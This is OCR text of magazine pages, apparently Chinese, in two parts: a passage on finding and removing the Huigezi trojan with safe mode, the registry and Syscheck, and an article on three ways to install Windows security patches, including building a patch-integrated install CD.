



图6

**提示：** 例如，在紫色的系统进程中加载了第三方的DLL文件，可右键点击该DLL模块文件，在弹出菜单中选择“Google搜索”命令，自动调用Google搜索该文件信息，辨别是否为木马。如果在系统目录下还生成与DLL模块文件相应文件名的EXE文件，如果发现这两个文件，那么就可以确定这些文件是灰鸽子服务端了。

### 3．清除灰鸽子木马服务及文件

找到灰鸽子木马的进程及文件后，可以重启系统进入安全模式，打开注册表编辑器，利用搜索功能，在“查找目标”输入刚才搜索出来的木马服务端文件名，确定后就可以找到灰鸽子的服务项，将其删除即可。另外，在安全模式下删除刚才搜索出来的Windows目录下的相应的exe文件和DLL文件，然后重新启动计算机，灰鸽子服务端已经被彻底清除干净了。





图7

但是在有些情况下，灰鸽子加载得很隐蔽，可能无法直接找到相应的服务项目和文件进行删除，这时可利用Syscheck工具进行清除。在Syscheck的“进程管理”中，直接点击“快速净化”按钮，自动清除进程中的可疑项目，并会修复系统中的第三方加载模块，进行全面的净化。对系统进行清理，可方便于运行其它安全工具或执行灰鸽子木马的服务与文件删除。


另外，灰鸽子可能会对注册表项目进行隐藏，无法直接查找到相应的服务项目，此时可利用Syscheck的“服务管理”功能查杀清除。点击Syscheck界面中的“服务管理”按钮，查看当前系统中安装的所有服务。点击“仅显示非微软”项，即可过滤掉所有系统服务，只以红色显示第三方服务及其厂商标识信息等（图5）。通过右键菜单，可以查看服务对应文件的版本信息，从而辨别出是否为木马服务。右键点击该服务，可选择中止或禁用服务，选择“仅删除服务键值”的话，可删除服务在注册表中的键值；选择“删除服务及文件”命令的话，可彻底的删除木马服务及对应的文件。

**小技巧：建立“服务快照”，快速查杀灰鸽子**

Syscheck有服务快照功能，在系统刚安装好或系统正常时，可先对服务作一个快照，以后随时将服务与快照对比，即可发现新增和被修改的服务，轻松的揪出木马。在干净的系统中运行Syscheck，在服务列表框下方点击“使用过滤列表”项，将会弹出对话框询问是否将当前服务列表设置为默认可信任服务，确定即可（图6）。以后检测系统服务时，再点击“使用过滤列表”项，即可在列表中只显示新增的服务了。如果确认新增的服务是可信任的，那么可以右键点击该服务，选择“加入信任列表”命令。

隐藏的灰鸽子木马文件，可用Syscheck的“文件浏览”页面内置的资源管理器查看，在这里可以看到通过Rootkit技术隐藏的木马文件或文件夹。在右键菜单可直接进行删除操作外，还可以选择“延时删除（重启后生效）”（图7），这样就不用担心无法删除顽固的木马文件了。

（本文所涉及到的官方灰鸽子清除工具和Syscheck已收录到光盘中）



# 系统漏洞缝补三则

小地瓜

众所周知，目前绝大多数的木马和病毒都是通过系统漏洞特别是IE的漏洞来上演一部部入侵的“大片”。即使你的系统安装有各种杀病毒软件和网络防火墙，但如果系统漏洞没有修补的话，这些木马、病毒、恶意程序就仍然会轻松的入侵进你的电脑。因此经常修补系统漏洞，才是防御黑客的硬道理，不过倘若你的系统从开始安装到至今，都没有打过漏洞补丁，想要临时抱佛脚并非容易，下面我将为大家介绍三种非常省心的补丁安装方法。

## 一、傻瓜式自动升级法





图1

为了照顾电脑初学者，Windows系统本身早已为大家提供了系统自动升级功能。如果该功能不甚被自己关闭，可以右击桌面上的“我的电脑”，选择“属性”。然后在弹出的“系统属性”对话框内，选择“自动更新”，然后选中“自动（推荐）”单选框，并且设定好每天更新系统的时间，点击“确定”按钮，系统就会每天按照你所规定的时间，从网上下载安装系统补丁了（图1）。

**小提示：**

从网上下载的升级补丁，默认情况下会保存在C:\Windows\SoftwareDistribution\Download目录下，如果你要重装系统的话最好先将它们备份，以免还需要重新下载这些升级补丁。





图 2

## 二、借助第三方工具，安装系统升级补丁

天有不测风云，人有旦夕祸福。如果有一天你的系统出现了莫名其妙的问题，导致系统无法从网上自动安装补丁，那么我们不妨利用 Flashget 工具，帮助自己批量下载升级补丁。

为了能够发现系统当前的隐患，可以借助瑞星系统安全漏洞扫描工具（下载地址：http://www.4000c.com/downinfo/203.html）来查找出系统因为没有安装补丁所存在的漏洞。运行“瑞星系统安全漏洞”客户端程序，单击下方的“开始扫描”标签，稍等片刻后，编辑区就会列出系统所存在的安全漏洞的具体情况了（图 2）。如果要想了解漏洞的详细信息，可以点击“查看详细”标签，进入安全漏洞详细信息页面。将所提供的补丁下载地址记下来，然后将它们添入网际快车一类的下载工具中，将这些补丁文件批量下载到本机后，运行“Windows 补丁安装工具”（下载地址：http://work.newhua.com/netfriends/0704/patch.zip）将下载到本机的补丁文件全部导入到其界面左侧窗口，然后单击“→”按钮，把它们都挪移到右侧“你添加的补丁列表”栏内，单击“安装”就可以自动执行批量安装补丁的操作了。

## 三、将补丁集成到安装光盘

目前在电子市场上销售的盗版系统安装光盘基本上是一张 5 元左右，虽然这些安装光盘效果总体还算不错，但里面一般都不会集成补丁（虽然也有一些集成了补丁，但是却实现不了补丁的实时更新），因此我们可以通过“Windows Unattended CD Creator”（下文简称 WUCC，下载地址：http://www.skycn.com/soft/27135.html）制作工具将升级补丁集成到系统安装文件中，然后可以自己重新刻录一张系统安装光盘。

**小提示：**

在使用 Windows Unattended CD Creator 工具时，还需要 Microsoft .NET Framework 的支持（下载地址：http://www.skycn.com/soft/28982.html），否则将无法使用其制作工具。

第一步、进入微软官方站点，将其所提供的所有补丁文件，下载到本地计算机内，然后再将准备好的系统安装光盘插入到光盘驱动器内。

第二步、安装并运行“Wucc”客户端程序，在弹出的操作界面（图 3）中单击“Select”按钮，然后选择光驱，此时浏览程序就会自动读取光盘内容，稍等片刻后，回到软件操作页面，单击“Select target directory”按钮，选择任意浏览目录，将系统盘里的内容拷贝过去。

第三步、操作完毕后，将默认选择的“Source-CD”标签切换至“Unattended”标签，从中设置自动安装的应答文件，比如在 Product Key 栏输入序列号，在 Administrator’s 内输入管理员信息。另外 Driver 标签和 Software 标签，还能够集成驱动和应用程序。

第四步、选择上方的“Hotfixes”标签，在其页面下单击“Select”按钮，从中找到下载的补丁文件，此时可能会弹出补丁名过长的提示信息，在窗口内输入简短的补丁名称进行更改，然后单击“Done”按钮，使其更名生效并且显示在“WUCC 窗口”内。然后点击“Add”按钮，将补丁文件添加进来（图 4）。然后循环操作第四步，直到补丁文件全部添加进来为止。然后利用 Up 和 Down 按钮，排列补丁安装的顺序。

**小提示：**

要想不弹出更名提示，我们可以在事先补丁下载完毕后，就将其文件名全部更改为 8 位以下的字符，然后在做后边的集成操作。

第五步、切换到“Down”标签，勾选编辑区内自己不需要的组件，然后单击“Delete”按钮，将其删除。最后点击右下角的“Create ISO-image”按钮，将制作的文件保存，并且生成镜像后，启动 NERO 选择好刻录机，点击“光盘镜像”，选择刚才保存的制作文件，开始刻录即可。这样在以后安装系统时，同时也会将补丁安装到系统内，从而免去了临时“抱佛脚”的下载之苦。





图 3

